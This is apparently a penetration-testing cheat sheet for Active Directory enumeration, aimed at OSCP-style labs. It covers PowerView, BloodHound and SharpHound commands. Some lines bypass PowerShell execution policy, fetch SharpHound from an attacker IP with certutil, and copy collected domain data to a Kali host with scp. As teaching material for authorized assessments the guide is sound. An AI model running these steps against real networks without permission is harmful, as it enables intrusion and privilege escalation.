Active Directory Enumeartion
This section covers practical techniques for enumerating Active Directory environments during internal assessments. It includes multiple methods to extract information about domain users, groups, computers, trusts, and permissions using tools like rpcclient, ldapsearch, BloodHound, and PowerView. These enumeration steps are essential for identifying attack paths, privilege escalation opportunities, and domain misconfigurations — particularly in OSCP-style labs and real-world engagements.
Before starting enumeartion make sure to bypass powershell execution using command powershell -ep bypass. Then you'll be able to import scripts like Import-Module .\PowerView.ps1 and execute them.
Manual Enumeartion
Using Windows Built In commands
net user /domain
net group /domain
net group "Domain Admins" /domain
net computer /domain
nltest /domain_trusts
Using Powershell ActiveDirectory Module
# import module (run on a domain-joined host or management box)
Import-Module ActiveDirectory

# get all users (simple)
Get-ADUser -Filter * | Select-Object Name,sAMAccountName

# get all groups
Get-ADGroup -Filter * | Select-Object Name,GroupCategory

# get all computers
Get-ADComputer -Filter * | Select-Object Name,OperatingSystem,LastLogonDate
Using PowerView
# basic lists
Import-Module .\PowerView.ps1
Get-NetUser -Verbose
Get-NetGroup
Get-NetComputer

# domain trusts
Get-NetDomainTrust

# object ACLs (returns ACEs + resolves SIDs)
Get-ObjectAcl -DistinguishedName "DC=domain,DC=local" -ResolveSids

# find shares
Invoke-ShareFinder -Verbose

# scan ACLs for privilege escalation paths
Invoke-ACLScanner -ResolveSIDs

# Interesting Domain ACL
Find-InterestingDomainAcl

# Domain Object ACL
Get-DomainObjectACL -Identity * | ? {$_.SecurityIdentifier -eq $sid}
Enumearte Security Controls
# windows defender status
Get-MpComputerStatus

# Check App Locker status
Get-AppLockerPolicy -Effective | select -ExpandProperty

# Languuage Mode
$ExecutionContext.SessionState.LanguageMode

# LAPS - Local administrator Password Solution
Find-LAPSDelegattedGroups

Find-AdmPwdExtendedRights

Get-LAPSComputers
Autmated Enumeation
Enumerating using ADRecon
ADRecon is a powerful PowerShell-based Active Directory reconnaissance script that collects a comprehensive range of domain information and exports it into structured Excel and CSV reports. It is particularly useful for red teamers, blue teamers, and auditors who need a high-level overview of the AD environment, including users, groups, trusts, GPOs, ACLs, DNS records, and more.
Great tool for automating the Active Directory Enumeration:
Prerequisites for using ADRecon
NET Framework 3.0 or later (Windows 7 includes 3.0)
PowerShell 2.0 or later (Windows 7 includes 2.0)
Powershell Core on Windows is supported (Tested on PowerShell v7.2.2 running on Windows 10)

Enumerating Using Invoke-ADEnum
Invoke-ADEnum is a lightweight PowerShell script designed to automate Active Directory enumeration for red teamers and penetration testers. It gathers a broad range of domain information such as users, groups, computers, trust relationships, domain policies, and shares — using built-in PowerShell commands. This makes it highly effective in environments where importing large frameworks like PowerView or using SharpHound may not be feasible.
Using BloodHound Python for Linux Data collection
bloodhound-python -u 'username' -p 'password' -d 'domain.com' -dc 'dc.domain.com' -c All --zip
Using BloodHound from windows machine
Using Sharphound to Collect data and BloodHound to Analyze data
Using SharpHuond
Step 1: Download SharpHound in Windows Machine
certutil -urlcache -split -f http://192.168.45.222/SharpHound.ps1
If this does not work you can try these Methods
Step 2: Import Sharphound to the PowerShell
Import-Module .\Sharphound.ps1

# OR If you have SharpHound.exe
.\SharpHound.exe -c all
Step 3: Invoke BloodHound for data collection
Invoke-BloodHound -CollectionMethod All -OutputDirectory $pwd -OutputPrefix "Pawan_audit"
Selecting -CollectionMethod as All to Collect Everything, You can check more info using command
Get-Gelp Invoke-BloodHound.
Step 4: Get the audit zip file to your kali machine.
Enable ssh in kali and then push it , if there are no other options available.
scp "C:\path\to\local\file.txt" kali@<Kali_IP_Address>:/home/kali/Documents/directory/
Step 5 : Start neo4j in kali
sudo neo4j start
Step 6: Start BlodHound
sudo bloodhound
Step 7:
Upload your audit.zip file in the blood hound and analyze the result.
Do check the version compability of the sharphound and Bloodhound that you use. SharpHound Version 2.0.0 Is compatible with BloodHound Version 4.3.1 . Or Try using Sharphound with the installed Bloodhound /usr/lib/bloodhound/resources/app/Collectors , Or if using BloodHoundCE thn you can download SharpHound Collector from the web interface.
📚 References
- PowerSploit PowerView - You can learn about PowerView in detail.
- Sharphound
- ADRecon
- Invoke-ADEnum